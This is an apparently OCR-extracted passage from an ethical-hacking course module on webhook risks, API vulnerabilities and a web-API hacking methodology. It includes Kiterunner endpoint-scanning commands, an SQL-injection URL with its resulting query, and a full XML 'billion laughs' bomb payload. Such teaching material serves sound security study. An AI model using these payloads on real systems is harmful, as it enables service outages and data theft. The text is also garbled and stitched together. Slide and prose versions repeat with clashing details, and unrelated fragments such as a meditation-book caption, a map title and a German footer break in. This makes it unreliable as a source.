Data Exposure in Transit	<ul style="list-style-type: none"> Webhooks often transmit data in plain text over HTTP, making it susceptible to interception and tampering. Using HTTPS to encrypt all data in transit is crucial to protect the information from being exposed. 	Deployment and Forgery	<ul style="list-style-type: none"> Webhooks can be duplicated or forged, which may lead to data integrity issues. Mutual TLS helps connect both the sender and receiver to ensure the data is sent to and received from authorized parties.
Lack of Verification	<ul style="list-style-type: none"> There is no proper mechanism to verify the authenticity of the data received through webhooks, making it susceptible to various online attacks. 	Endpoint Configuration Errors	<ul style="list-style-type: none"> Incorrect endpoints in configuring webhook URLs can lead to data being sent to the wrong recipient, potentially causing data loss or corruption. Double-check configurations and implement strict validation checks to validate endpoint URLs.
Replay Attacks	<ul style="list-style-type: none"> Webhooks are vulnerable to replay attacks, where an attacker intercepts a legitimate webhook call and resends it, potentially causing unintended actions. To prevent this, include a timestamp in the webhook payload and verify it upon receiving. 	Forged Requests	<ul style="list-style-type: none"> Attackers might forge webhook requests to send malicious code to an application. To protect against this, use a timestamp shared between the sender and the receiver to verify the timing of the data.
Unauthorized Sources	<ul style="list-style-type: none"> By default, webhooks do not restrict where they can receive data from, opening up the possibility of accepting malicious data from unauthorized sources. Implementing IP whitelisting and mutual TLS can mitigate this by ensuring data is only accepted from trusted resources. 	Unvalidated Redirects and Forwards	<ul style="list-style-type: none"> Webhooks can be used to redirect users to malicious sites if the URL redirection is not properly validated.

Source: EC-Council, Certified Ethical Hacker, Version 8.0, © 2018 EC-Council, Inc. All rights reserved. This document is for personal study only and is not to be reproduced without written consent.

Webhooks Security Risks

Webhooks, while efficient for real-time data transfer between applications, can become a source of vulnerabilities if not properly secured. Here are some common risks associated with webhooks and strategies to mitigate them:

Risk	Description
Data Exposure in Transit	<ul style="list-style-type: none"> Webhooks often transmit data in plain text over HTTP, making it susceptible to interception and tampering. Using HTTPS to encrypt all data in transit is crucial to protect the information from being exposed.
Lack of Verification	<ul style="list-style-type: none"> There is no proper mechanism to verify the authenticity and integrity of the data received through webhooks, making it susceptible to various online attacks. Implementing a hash-based message authentication code (HMAC) helps ensure that both the sender and the receiver are authenticated and the message has not been altered.
Replay Attacks	<ul style="list-style-type: none"> Webhooks are vulnerable to replay attacks, where an attacker intercepts a legitimate webhook call and resends it, potentially causing unintended actions. To prevent this, include a timestamp in the webhook payload and verify it upon receiving to ensure it is within an acceptable time window.

Unrestricted Sources	<ul style="list-style-type: none">By default, webhooks do not restrict where they can receive data from, opening up the possibility of accepting malicious data from unauthorized sources.Implementing IP whitelisting and mutual TLS can mitigate this by ensuring data is only accepted from trusted sources.
Duplication and Forgery	<ul style="list-style-type: none">Webhooks can be duplicated or forged, which may lead to data integrity issues.Mutual TLS helps protect both the sender and receiver by ensuring the data is sent to and comes from authenticated parties.
Endpoint Configuration Errors	<ul style="list-style-type: none">Human errors in configuring webhook URLs can lead to data being sent to the wrong recipients, potentially causing data leaks or loss.Double-checking configurations and implementing additional checks to validate endpoint URLs can reduce this risk.
Forged Requests	<ul style="list-style-type: none">Attackers might forge webhook requests to send malicious data to an application.To protect against this, use a secret token shared between the sender and the receiver to verify the integrity of the data. Only accept data that can be verified with the secret token.
Unvalidated Redirects and Forwards	<ul style="list-style-type: none">Webhooks can be used to redirect users to malicious sites if the URL redirection is not properly validated.Ensure that any URL redirection is validated against a whitelist of allowed URLs

Table 14.3: Webhooks Security Risks

API Vulnerabilities

Vulnerabilities	Description	Vulnerabilities	Description
1. Enumerated Resources	<ul style="list-style-type: none"> Design flaws can cause serious vulnerabilities than disclose information through unauthenticated public API. Allows attackers to guess user IDs and easily compromise the security of user data. 	5. Code Injections	<ul style="list-style-type: none"> If the system is not well-coded, attackers may use code injection techniques such as SQL and XSS. Allows attackers to inject malicious code into session cookies and user credentials.
2. Sharing Resources via Unsigned URLs	<ul style="list-style-type: none"> API returns URLs to hypermedia resources like images, audio, or video files that are vulnerable to hotlinking. 	6. RBAC Privilege Escalation	<ul style="list-style-type: none"> Privilege escalation is a common vulnerability present in APIs with RBAC where changes to permissions are made without proper controls. Allows attackers to gain access to user's sensitive information.
3. Vulnerabilities in Third-Party Libraries	<ul style="list-style-type: none"> Developers use third-party software libraries having open-source software licenses. Neglecting regular updates and relegating security fixes can result in many security flaws. 	7. No RBAC Validation	<ul style="list-style-type: none"> Lack of proper RBAC validation allows attackers to gain unauthorized access to API objects or actions to perform viewing, updating, or deleting.
4. Improper Use of CORS	<ul style="list-style-type: none"> CORS is implemented to restrict the web browser to submit cross-domain requests, and improper implementation of CORS can cause vulnerabilities. Using the "access-control-allow-origin" header to allow all origins on private APIs can lead to hotlinking. 	8. Business Logic Flaws	<ul style="list-style-type: none"> Many APIs come with vulnerabilities in business logic. Allows attackers to exploit logic into vulnerabilities for malicious purposes.

Source: EC-Council, Certified Ethical Hacker Version 8.0, © 2018 EC-Council, Inc. All rights reserved.

API Vulnerabilities

Modern web applications and SaaS platforms use APIs due to their extensive features, and most of the API security mainly focuses on technical aspects. Poor management of API permissions, flaws in business logic, and exposure of application logic and sensitive data such as personally identifiable information (PII) drastically increase the attack surface and pave the way for attackers to target these vulnerabilities to perform many attacks such as DoS and code injection attack.

Some common API vulnerabilities are listed below:

Vulnerabilities	Description
1. Enumerated Resources	<ul style="list-style-type: none"> Design flaws can cause serious vulnerability, disclosing information through unauthenticated public API. Allow attackers to guess user IDs easily, compromising the security of the user data.
2. Sharing Resources via Unsigned URLs	<ul style="list-style-type: none"> API returns URLs to hypermedia resources such as image, audio, or video files that are vulnerable to hotlinking. This can cause several problems such as poor analytics and strains on resources, and can be used by attackers for exploitation. Signed URLs can be used to implement policies such as rate limiting, auto expiration, and scoped sharing.
3. Vulnerabilities in Third-Party Libraries	<ul style="list-style-type: none"> Developers use third-party software libraries having open-source software licenses. Avoiding regular updates and relegating security fixes can result in many security flaws.

4. Improper Use of CORS	<ul style="list-style-type: none">Cross-origin resource sharing (CORS) is a mechanism that enables the web browser to perform cross-domain requests; improper implementations of CORS can cause unintentional flawsUsing the "Access-Control-Allow-Origin" header for allowing all origins on private APIs can lead to hotlinking
5. Code Injections	<ul style="list-style-type: none">If the input is not sanitized, attackers may use code injection techniques such as SQLi and XSS to add malicious SQL statements or code to the input fields on the APIAllow attackers to steal critical information such as session cookies and user credentials.
6. RBAC Privilege Escalation	<ul style="list-style-type: none">Privilege escalation is a common vulnerability present in APIs having role-based access control (RBAC) where changes to endpoints are made without proper attentionAllow attackers to gain access to users' sensitive information
7. No ABAC Validation	<ul style="list-style-type: none">No proper attribute-based access control (ABAC) validation allows attackers to gain unauthorized access to API objects or perform actions such as viewing, updating, or deleting
8. Business Logic Flaws	<ul style="list-style-type: none">Many APIs come with vulnerabilities in business logicAllow attackers to exploit legitimate workflows for malicious purposes

Table 14.4: API vulnerabilities

Web API Hacking Methodology

- Web-based APIs are used for supporting heterogeneous devices such as mobile and IoT devices
- To make these web-based APIs more user friendly, developers are compromising on the aspect of security, thereby making these web-based services vulnerable to various attacks




Source: EC-Council, Certified Ethical Hacker Version 8.0, Web Application Hacking and Exploitation, 2019

Web API Hacking Methodology

Recent years have witnessed tremendous growth in the usage of web-based APIs for supporting heterogeneous devices such as mobile devices and IoT devices. These devices frequently communicate with backend web servers via APIs. To make these web-based APIs more user-friendly, developers are taking shortcuts to security, making online web services vulnerable to various attacks. Attackers use various techniques to identify and exploit vulnerabilities in these APIs. To hack an API, attackers need to identify the API technologies, security standards, and attack surface for exploitation.

Hacking a web API involves the following phases:

- Identify the target
- Detect security standards
- Identify the attack surface
- Launch attacks



Identify the Target

Before hacking an API, an attacker first needs to identify the target and its perimeter:

- HTTP:** APIs such as SOAP and REST mostly use the HTTP protocol for communicating API-based messages. The HTTP protocol is a text-based protocol where the header information is transmitted in a readable format. For example, consider the following HTTP Request and Response headers:




Figure 14.139: Example of HTTP Request header




Figure 14.140: Example of HTTP Response header

As shown in the figure, both HTTP Request and Response headers are transmitted in plaintext; an attacker can easily manipulate these headers to identify the target.

- **Message Formats:** The API messages transmitted over the web will take some format such as JSON for REST API and XML for SOAP API. If these formats are used incorrectly, they can pave the way for vulnerabilities. As these formats are easy to understand, an attacker can easily manipulate messages encoded in these formats to identify the target and its perimeter.

Detect Security Standards

APIs such as SOAP and REST implement different authentication/authorization standards such as OpenID Connect, SAML, OAuth 1.X and 2.X, and WS-Security.

SSL provides transport-level security for API messages to ensure confidentiality through encryption and integrity through signature.

In most of the APIs, SSL is used to encrypt only sensitive user data such as credit card details, thereby leaving other information in plaintext.

If these security standards are configured improperly, an attacker can identify vulnerabilities in these standards for further exploitation.

© 2019 EC-Council. All Rights Reserved. Reproduction in Whole or in Part is Prohibited without the express written consent of EC-Council.

Detect Security Standards

Although APIs claim to be secure as they incorporate security standards such as OAuth and SSL, they still include many vulnerabilities that can be exploited by attackers.

- APIs such as SOAP and REST implement different authentication/authorization standards such as OpenID Connect, SAML, OAuth 1.X and 2.X, and WS-Security.
- SSL provides transport-level security for API messages to ensure confidentiality through encryption and integrity through signature. Although SSL is used for security, in most API messages, only sensitive user data such as credit card details are encrypted, leaving other information in plaintext.

If these security standards are configured improperly, an attacker can identify vulnerabilities in these standards for further exploitation. For example, an attacker can capture and reuse a session token to retrieve a legitimate user's account information that is not encrypted.

API Enumeration

- Kiterunner is an advanced tool designed for API scanning and contextual content discovery, specifically tailored for modern web applications that heavily rely on APIs.



Commands to Scan the API Endpoints

- For a single target:
`kr scan https://target.com:8443/ -w routes.kite -A=apiroutes-210228:20000 -x 10 --ignore-length=34`
- For a single target, but try both http and https:
`kr scan target.com -w routes.kite -A=apiroutes-210228:20000 -x 10 --ignore-length=34`
- For a list of targets:
`kr scan targets.txt -w routes.kite -A=apiroutes-210228:20000 -x 10 --ignore-length=34`

API Enumeration

Source: <https://github.com>

Kiterunner is an advanced tool designed for API scanning and contextual content discovery, specifically tailored for modern web applications that heavily rely on APIs. It outshines conventional tools by not just brute-forcing directories but also by discovering and understanding complex API endpoint structures through context-aware scanning. The tool assists attackers in scanning the API endpoints; it can scan single targets, multiple targets, and lists of all targets at once. It allows attackers to scan API endpoints in the following ways:

- For a single target:

```
kr scan https://target.com:8443/ -w routes.kite -A=apiroutes-210228:20000 -x 10 --ignore-length=34
```

- For a single target, but try both http and https:

```
kr scan target.com -w routes.kite -A=apiroutes-210228:20000 -x 10 --ignore-length=34
```

- For a list of targets:

```
kr scan targets.txt -w routes.kite -A=apiroutes-210228:20000 -x 10 --ignore-length=34
```



Figure 14-141: Screenshot of KiteRunner

1.1 - 1.6 - 1.7 - 2.1

EC-Council CEH

Identify the Attack Surface

API Metadata Vulnerabilities

- API metadata reveals a lot of technical information such as paths, parameters, and message formats that are useful in performing the attack.
 - REST API uses metadata formats such as Swagger, RAML, API-Blueprint, and I/O Docs, whereas SOAP API uses WSDL/OMSL-Schema, etc.

API Discovery

- If an API does not use metadata, attackers monitor and record the communication between the API and an existing client to identify an initial attack surface
 - Attackers use automated tools to generate metadata from the recorded traffic.

Swagger Definition

Pigford et al.

HTTP Method: Are other methods handles similarly?

Ques. 3.3: are tables enhanced and validated correctly?

• 2000 年世界地圖

WILLIAMS BROS. LTD., 1961.

1044

© Society for CEC. Copying or reprinting in whole or in part without permission is illegal.

www.ModernMeditation.com

EC-Council CEH®

Identify the Attack Surface (Cont'd)

Attackers can use tools such as Postman and ReqBin to intercept and analyze the target web APIs, websites, and web services.

Part Two

Postman allows attackers to capture API traffic, including requests, responses, and cookies, using the proxy built into Postman.

Analyze Web API Requests and Responses



Identify the Attack Surface

After identifying the target API to attack and its security implementations, an attacker needs to identify the attack surface for launching the attack. It is very easy to find an attack surface for UI-based applications, as we can see various input fields on the web pages. However, Identifying the attack surface for an API is different as there are no built-in UI fields; we can only see an API endpoint. To identify an attack surface of an API, attackers need to understand the API's endpoints, messages, parameters, and behavior.

Use the following techniques to identify the attack surface of the target API:

- **API Metadata Vulnerabilities**

API metadata reveals a large amount of technical information such as paths, parameters, and message formats, which is useful for performing an attack. REST API uses metadata formats such as Swagger, RAML, API-Blueprint, and I/O Docs, while SOAP API uses WSDL/XML-Schema, etc. For example, consider the following code snippet of Swagger that reveals technical information.

Swagger Definition

```
-apis: [  
  - {  
    path: "/cust/{custId}",  
    - operations: [  
      - {  
        method: "DELETE",  
        summary: "Deletes a customer",  
        notes:  
        type: "void",  
        nicknames: "deleteCust",  
        - authorizations: [  
          - oauth2: [  
            - {  
              scope: "write:custs",  
              description: "modify custs in your account"  
            }  
          ]  
        ],  
        - parameters: [  
          - {  
            name: "custId",  
            description: "Cust id to delete",  
            required: true,  
            type: "string",  
            paramType: "path",  
            allowMultiple: false  
          }  
        ]  
      ]  
    ]  
  ]
```

Figure 14.142: Example of Swagger definition

Attackers can exploit vulnerabilities in these definitions to perform various attacks on APIs.

- **API Discovery**

If an API does not have metadata, attackers monitor and record the communication between the API and an existing client to identify the initial attack surface. For example, an attacker may use a mobile app that uses target the API, configure a local proxy for recording traffic, and finally configure the mobile device to use this proxy to access the API. Then, the attacker uses automated tools to generate metadata from the recorded traffic.

- **Brute Force**

If none of the abovementioned techniques works, the attackers try to identify the API paths, arguments, etc., through brute-forcing. Common API paths used by developers include api, /api/v2, /apis.json, etc. Furthermore, some APIs such as hypermedia allow retrieving links and parameters related to an API response. This information helps attackers to identify the attack surface.

- **Analyze Web API Requests and Responses**

Attackers can use tools such as Postman and ReqBin to intercept and analyze the target web APIs, websites, and web services.

- **Postman**

Source: <https://www.postman.com>

Postman allows attackers to capture API traffic, including requests, responses, and cookies, using a built-in proxy. Postman Interceptor can catch requests and responses, and Postman's proxy runs inside the Postman application and can be used with HTTP or HTTPS websites.




Figure 14.143: Screenshot of Postman

8.1 - Module 8 | Hacking Web Applications

EC-Council C|EH®

Launch Attacks

- | | | |
|------------------------------|--|------------------------------|
| 1 Fuzzing | 6 Insecure Object References (IDOR) | 11 Reverse Engineering |
| 2 Invalid Input Attacks | 7 Insecure Session/Authentication Handling | 12 User Spoofing |
| 3 Malicious Input Attacks | 8 Login/Credential Stuffing Attacks | 13 Man-in-the-Middle Attacks |
| 4 Injection Attacks | 9 API DDoS Attacks | 14 Session Replay Attacks |
| 5 Insecure SSL Configuration | 10 Authorization Attacks on API | 15 Social Engineering |

Source: © EC-Council. All Rights Reserved. Reproduced with the permission of EC-Council.

8.2 - Module 8 | Hacking Web Applications

EC-Council C|EH®

Fuzzing and Invalid Input Attacks

Fuzzing

- Attackers use the fuzzing technique to repeatedly send random inputs to the target API to generate error messages that reveal critical information.
- To perform fuzzing, attackers use automated scripts that send a huge number of requests with a varying combination of input parameters to achieve the goal.

Invalid Input Attacks

- Attackers will give invalid inputs to the API, such as sending text in place of numbers, numbers in place of text, more characters than expected, null characters, etc. to extract sensitive information from unexpected system behavior and error messages.
- Attackers also manipulate the HTTP headers and values targeting both API logic and HTTP protocol.

Source: © EC-Council. All Rights Reserved. Reproduced with the permission of EC-Council.

Methodology



Malicious Input Attacks

Malicious Input Attacks

- Attackers inject malicious input directly to target both an API and its hosting infrastructure
 - To perform this attack, attackers use malicious message parsers using XML
 - Another way attackers perform this attack is by uploading malicious script files, for example uploading shell script instead of a pdf document
 - This may result in executing the malicious script to bypass the security mechanisms on the server or propagating the script to other parties who are trying to access the API

XML Bomb Attack Code

Digitized by KCC Ontario Library System from the collection of Brock University

104 *Meditation Techniques With Applications*



Injection Attacks

- Similar to traditional web applications, APIs are also vulnerable to various injection attacks
 - For example, consider the following normal URL:
`http://billpay.com/api/v1/cust/459`
 - The API retrieves the customer details based on the customer ID 459 from the database.
`"SELECT * FROM Customers where custID='459'"`
 - In the above URL, if an attacker injects malicious input, as shown below:
`http://billpay.com/api/v1/cust/"%20or%201=1"`
 - The resultant malicious SQL query is
`"SELECT * FROM Customers where custID=' or '1' = '1'"`
 - The above query returns the details of all customers in the database
 - Using this information, an attacker may further delete or modify the data in the database or use customer information to perform other malicious activities on the database records.

Note: Web APIs are also vulnerable to XSS and CSRF attacks.

Dokument-ID: 00000000000000000000000000000000 | Seite 1 von 1 | Erstellt am: 10.07.2024 | Von: [Name]

88 - Module M | Hacking Web Applications

EC-Council C|EH®

Exploiting Insecure Configurations

Insecure SSL Configuration

- Vulnerabilities in SSL configuration may allow attackers to perform **man-in-the-middle** (MitM) attacks.
- An attacker may sniff the traffic between an API and a client, manipulate the client-side certificate, and start monitoring or manipulating the encrypted traffic between the client and the API.

Insecure Direct Object References (IDOR)

- Direct object references are used as arguments for API calls, and access rights are not imposed on the objects for which a user does not have access.
- These vulnerabilities can be identified through **API metadata** and can be exploited by attackers to identify parameters and try all possible values for the parameters to access data for which the user does not have access.

Insecure Session/Authentication Handling

- Vulnerabilities such as the reuse of session tokens, sequential session tokens, long session token timeout, unencrypted session token, and session tokens embedded in a URL allow attackers to **hijack the client session** and steal or manipulate the messages between the client and the API.


© 2014 EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is prohibited.

88 - Module M | Hacking Web Applications

EC-Council C|EH®

Login/Credential Stuffing Attacks

- Attackers employ login attacks or **credential stuffing attacks** to exploit password reuse across multiple platforms.
- Credential stuffing attacks do not perform password guessing or brute-forcing of passwords – instead, attackers try to automate all the **earlier identified pairs of credentials** using automated tools such as Sentry MBA and PhantomJS to break into an account.




© 2014 EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is prohibited.

6.7 - Module M | Hacking Web Applications

EC-Council C|EH®

API DDoS Attacks

- The DDoS attack involves **saturating an API** with a huge volume of traffic from multiple infected computers (botnet) to delay API services to legitimate users.
- Attackers often carry out these attacks by using **botnets** that are created to discover and stay within an API rate limit control to increase the potentiality of an attack.



Source: © EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is prohibited.

6.8 - Module M | Hacking Web Applications

EC-Council C|EH®

Authorization Attacks on API: OAuth Attacks

OAuth is an authorization protocol that allows a user to grant limited access to their resources on a site to a different site without having to expose their credentials.

OAuth Attacks

- | | |
|--------------------------------|--|
| Attack on 'Connect' Request | <ul style="list-style-type: none">Majority sites enable users to access other websites such as LinkedIn, Instagram, and Twitter via OAuth.An attacker can exploit requests made to connect one site to another to gain illegal access to a victim's account. |
| Attack on 'redirect_uri' | <ul style="list-style-type: none">Domain is usually specified by the client and only those 'redirect_uri' on the specific domain are permitted.If an attacker is able to identify vulnerabilities in a web page on the client domain, he can exploit them to capture authorization codes. |
| CSRF on Authorization Response | <ul style="list-style-type: none">Attackers perform CSRF attacks to connect a fake account on the provider with the victim's account on client side.This attack involves a third request related to the granting of an authorization code. |
| Access Token Reuse | <ul style="list-style-type: none">OAuth requires unique access tokens for individual clients.An access token provided for one 'ClientA' can work for another 'ClientB'. Attackers exploit this feature to perform attacks on clients that allow access to be granted implicitly. |

Source: © EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is prohibited.

Authorization Attacks on API: OAuth Attacks (Cont'd)

SSRF Using Dynamic Client Registration Endpoint

- Hidden URLs are used for special registration endpoints and are mapped to #register
- Attackers can perform an SSRF attack using these URLs associated with the parameters in the POST request

WebFinger User Enumeration

- **WebFinger** is a standard protocol used to display all user information through a GET request
- Attackers can use "anonymous" as the username to validate themselves as a genuine user account on the server using OAuth authorization with "`well-known/webfinger`," which validates an endpoint

Exploiting Flawed Scope Validation

- Attackers exploit the vulnerabilities of OAuth service providers to achieve **scope escalation**, which results in the extraction of additional data of the resource owner
- If attackers can **modify the scope parameter** in the authorization request of an access token, they can lure the OAuth service providers using flawed scopes to gain additional scope access

Source: EC-Council, Certified Ethical Hacker Version 8.0, © 2018 EC-Council. All rights reserved.

Launch Attacks

After identifying the target API, analyzing the message formats and security standards, and identifying the attack surface, attackers perform various attacks on the target API to steal sensitive information such as credit card details and credentials.

Various attacks performed on APIs are discussed below:

• Fuzzing

Attackers use the fuzzing technique to repeatedly send some random input to the target API to generate error messages that reveal critical information. To perform fuzzing, attackers use automated scripts that send numerous requests with varying combinations of input parameters. Attackers use tools such as Fuzzapi to perform fuzzing on the target API.

• Invalid Input Attacks

In some scenarios, fuzzing is difficult to perform due to its structure. In such cases, attackers will give invalid inputs to the API, such as sending text in place of numbers, sending numbers in place of text, sending a greater number of characters than expected, and sending null characters, etc., to extract sensitive information from unexpected system behavior and error messages. At the same time, attackers also manipulate the HTTP headers and values targeting both API logic and the HTTP protocol.

• Malicious Input Attacks

In the attack discussed above, attackers try to retrieve sensitive information from unexpected system behavior or error messages. A more dangerous attack is where the attackers inject malicious input directly to target both the API and its hosting

infrastructure. To perform this attack, attackers employ malicious message parsers using XML.

The following code snippet illustrates an XML bomb attack:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6
"&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

When the abovementioned code is processed by a vulnerable or misconfigured XML parser, it will try to expand the lol9 entity, resulting in a memory-out-of-bound error. This either brings the target server totally down or makes it vulnerable to further attacks.

Another way in which attackers perform this attack is by uploading malicious script files, e.g., by uploading shell script instead of the pdf document. This may result in executing the malicious script to bypass the security mechanisms on the server or propagating the script to other parties who are trying to access the API. Using this technique attackers, try to extract information related to the underlying filesystem.

- **Injection Attacks**

